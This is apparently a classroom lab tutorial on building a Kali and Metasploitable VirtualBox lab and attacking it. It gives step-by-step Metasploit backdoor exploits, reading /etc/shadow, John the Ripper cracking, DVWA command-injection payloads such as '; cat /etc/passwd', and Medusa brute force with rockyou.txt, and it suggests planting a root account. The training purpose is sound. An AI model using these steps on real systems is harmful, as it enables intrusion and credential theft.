


Continue




On the above, you are going to need to choose Yes, and then continue. This will start the install process.

The next screen will ask you if you want to use a network mirror. Say yes and continue:




The above tells Kali to use a network mirror. It will then ask if you want to use a proxy. At RRC, we use a proxy, but it is automatic, and we don’t set anything. This should be the case in most home implementations as well, but if it doesn’t work, look into your proxy settings.




Leave null as above, and click Continue.

We can now install a boot loader. This is necessary for any operating system on a PC, and even though this is virtualized, it still needs to install its bootloader, GRUB.



Above, select Yes and Continue



For the above, you will need to choose the device. Click on the option, and Continue.

And that’s it. Once the install is complete, you can click continue, and your VM will reboot. It may take some time on the Finish the Installation page, as it removes a bunch of temp files. Just wait it out.

## Virtual Environment

At the end of the above, your virtual environment should look like the following:

Windows

VirtualBox

Host Only Network


Metasploitable

Kali

Internet

**NAT**


Conceptually it looks like this as well:




With VirtualBox, you can add as many guest operating systems as you have drive space, and can run as many concurrently as your memory and processor can handle.

## Hacking Systems

First we need to do is log into Kali as below:



We use the root/toor username and password (or whatever you have set up). Once logged in, you can open a terminal window, as below, and run ip addr at the command prompt:



Verify your network. If it isn’t as above, where both eth0 and eth1 have proper network settings, use the Network Icon in the upper left corner, **right-click** on the icon, and select Edit Connections. Add a new Ethernet connection, and specify whichever connection above isn’t working (for example if eth0 isn’t showing a valid IP address (ipv4 like 10.0.2.15) then specify the eth0 option for that connection, and click on

Once your environment is set up, you can begin attacking your network. In the terminal we opened earlier, scan your network for machines with the following command:

nmap 192.168.56.0/24

This presumes you have the 192.168.56.0/24 network

You should see at least 4 results:

* 192.168.56.1
  + This is the gateway address of our host only network
* 192.168.56.100
  + This is the DHCP server, gives IP addresses to any machine that requires one
* 192.168.56.101 (or 102, or whatever)
  + This is our Kali machine.
  + nmap finds itself
* Finally, you should find your vulnerable machine, the Metasploitable we started earlier: IP 192.168.56.20 (could be something else, you need to analyze the results). This is our Metasploitable server, and it is purposely vulnerable
  + Very common teaching tool for beginner pentesters


Now that we have the IP address of the vulnerable machine (we will from this point assume the IP is 192.168.56.20) we can initiate a more thorough attack. Type in the following:

nmap –sV –O 192.168.56.20 -p1-65535

For the above command


* -sV gives us the software and version
* -O (upper case of letter Oh) gives us operating system info
* -p1-65535 gives us all possible services

It is possible Kali will fail at this point (or any point) and requires a restart. Within the VM, select Machine 🡪 Reset to restart the Kali machine, as below:



This is also why we get permission every time we attack a machine. We want to ensure that if something goes wrong, everyone knows what happened and why.

The results of a detailed scan should look like the following:



We should see many services that are exploitable, as below:

* Vsftpd v2.3.4
* UnrealIRCd (no version, shucks)
* Ruby DRB RMI on Ruby 1.8
* OpenSSH
* Apache 2.2.8 (webserver)
* Many others…

Let’s attack our machine and see what we get!

## Unreal ICQ

Lets look at one of the vulnerabilities that might or might not give us anything, but explain how the Metasploit framework is used. Lets attack port 6697, IRC and the UnrealIRCD 3.2.8.1 Backdoor Command Execution. For this, we must use an exploit, and the syntax is first like this:

use exploit/unix/irc/unreal\_ircd\_3281\_backdo­or

We need to configure this exploit tbefore we use it. This is done by the following:

show options

RHOST is one of the settable options, and it currently doesn’t have anything set. RPORT is another, but is set to the default of 6667, and matches the port from our nmap port scan, so is OK, and we don’t need to worry about it. We will need to set RHOST option, however. Type in the following:

Set RHOST 192.168.56.101

Now we tell Metasploit to attack by the following:

exploit

If you have a result similar to “command shell session 1 opened …”, you have logged in. HACKED!

To determine the degree of the vulnerability, type in whoami. Unfortunately, the path isn’t set properly, so type in the following:

/usr/bin/whoami


One we see we are root, we can steal username and password data from the server. Consider typing the following:

cat /etc/passwd

This shows us all users in the system. We can also try

cat /etc/shadow

This shows us the hashed password list. We can copy these into a text editor (go to Applications 🡪 Accessories 🡪 Leafpad and paste the /etc/passwd contents into one file called users.txt, paste /etc/shadow contents into second text file called pass.txt, and save each on your VM.




Open a second terminal, and try cracking these passwords. This requires the following two steps:

unshadow users.txt pass.txt > meta.txt

john meta.txt

For the above, we are creating a new file called meta.txt, and cracking the passwords.

You should see the following result in your terminal:



Congrats, you are a **HACKER!!!**

It will show you who you are logged in as. At this time, you could create a new user with root privileges, log out, and log in as usual and exploit away!

**You can type exit and quit, and logout to see which one works. Exit might need to be typed twice.**

Exit should, but you may need to hit (left) Ctrl + C, keeping in mind the right Ctrl is mapped to VirtualBox, so use the left Ctrl key.

At this time, you have compromised a system, created an account you can use to log into whenever you wish. Normally you would be done, as the more you probe, the more likely you are to be discovered, and as such, unnecessary probing would be avoided **UNLESS** you are doing a security audit to discover and block all vulnerabilities. This better reflects our activities, so we continue on.

## VSFTP

As above, we need to use the exploit. Type in the following at the msf> prompt:

msf> use exploit/unix/ftp/vsftpd\_234\_backdoor

msf> show options

msf> set RHOST 192.168.56.101

msf> exploit

## PHP CGI Argument Injection

use exploit/multi/http/php\_cgi\_arg\_injection

show options

set RHOST

May or may not work, and even if it does, limited in what you can do.

## Distributed Ruby Send instance\_eval/syscall Code Execution

use exploit/linux/misc/drb\_remote\_codeexec

show options

set RHOST

May not work, but that’s OK. Note you need specify a URI, not a host, and in the URI you specify the port number.

## Samba "username map script" Command Execution

use exploit/multi/samba/usermap\_script

show options

RHOST

## DistCC Daemon Command Execution

use exploit/unix/misc/distcc\_exec

show options

RHOST

Works, limited

## Java RMI Server Insecure Default Configuration Java Code Execution

use exploit/multi/misc/java\_rmi\_server)

show options

RHOST

Works, limited

Now that you have done exploits above, let’s move on to attacking via a web interface.

Our nmap scan of Metasploitable showed us that port 80 was running Apache. This means a website is running on our machine. Lets check that, and see what we get. Within Kali, launch Firefox using the tool bar at the bottom of the screen (the one that looks like a compass):




Navigate to your IP addy: 192.168.56.20



Click on DVWA, and login with the following credentials:


* Username: admin
* Password: password

Before we attack, we need to set the security level to Low




We can verify our security level in the lower left corner of the browser at any time.

We can go to the Command Injection area, and try a basic command injection. This expects us to enter a normal IP address, such as the IP address of our metasploitable server. Enter 192.168.56.20 and submit, as below:




With the security settings set to low, however, we can inject a new command using command chaining. In UNIX and Linux, you can chain two commands together at the terminal with the semi colon (;) character. By typing   
92.168.56.20; ls   
we not only ping that IP, we do a directory listing as well.



Let’s see what else we can attack! Try the following command chains:

* 192.168.56.22; ls /etc
  + List of all services
* 192.168.56.22; ls –l /home
  + List of directories for each user
* 192.168.56.22; cat /etc/passwd
  + List of all users, including service user accounts
* 192.168.56.22; cat /etc/shadow

This **fails** as we don’t have root access, just web access. That’s OK, we have seen the passwd file above, and we can use the results to launch a different attack. Again, launch Leafpad, and create a list of users available as below:



Save it locally as dvwa\_users.txt. Now that we have a list of users, we need a list of passwords


In Kali, in a folder called /usr/share/wordlists is a file called rockyou.txt. It contains approx. 14.5 M real world unique passwords stolen from a website that didn’t properly configure its password storage in its database; it didn’t encrypt, or hash its passwords. We can use this list for any password attack and we will use it with the Medusa network attack utility. Go back to the terminal we ran the unshadow and john commands, and type the following **all on one line**:

medusa –U dvwa\_users.txt –P /usr/share/wordlists/rockyou.txt –M ssh   
–h 192.168.56.20 –O success.txt


The arguments are as follows:

* U (upper case) for a user file
* P (upper case) for a password file. We are using the 14.5M password file rockyou.txt
* M (upper case) is the module to use. This corresponds to the service we are attacking
* H (lower case) is the host name or IP
* 0 (upper case Oh) allows us to output successful password cracks


It will look like the following:



When you hit enter, you should see many results scroll by, but after a minute you should get a result. I have crafted the username and password pairs so it doesn’t have to go through all 14.5M passwords for each of the 4 user accounts, but as you can see, it can take some time to run. At the end you should see the following, and get your prompt back:



You can now open up success.txt in Leafpad, and see your results:




The thing with networks is, anywhere a machine is touching the network, it can be attacked. Our original scan showed the IP address 192.168.56.1 as the host network IP. It is also the gateway to our host only network. It is also the address of Windows 7 host, and can be attacked using Medusa.

Reuse the command above, but change the –M switch to smbnt, as below, again **all on one line**:

medusa –U dvwa\_users.txt –P /usr/share/wordlists/rockyou.txt –M **smbnt** –h 192.168.56.20 –O **success2.txt**

There is no need to check the file, it fails. The reason is we are missing the Network Discovery in our host machine. On Windows 7 host, open Windows Explorer, and click the Network. It will let you enable network discovery as below:



By enabling this, we can re-run our Medusa SMBNT protocol scan on Kali. It should work now, however, again, nothing is guaranteed. It is also quite a bit faster.

This is a function of Windows 7, and a known vulnerability with SMBv1. Doesn’t usually work on Windows 10, unless you upgraded from Windows 7, and even then not always (just one more thing to test)

## Conclusion

These are real world analysis and attack tools, used every day by Information Security professionals. It is never this easy, or this quick

* Again, attacks can take days, weeks even
* Remember, 14.5M passwords in rockyou.txt

Never, Never, NEVER attack someone else's system without express, explicit permission in writing. No exceptions!!!!!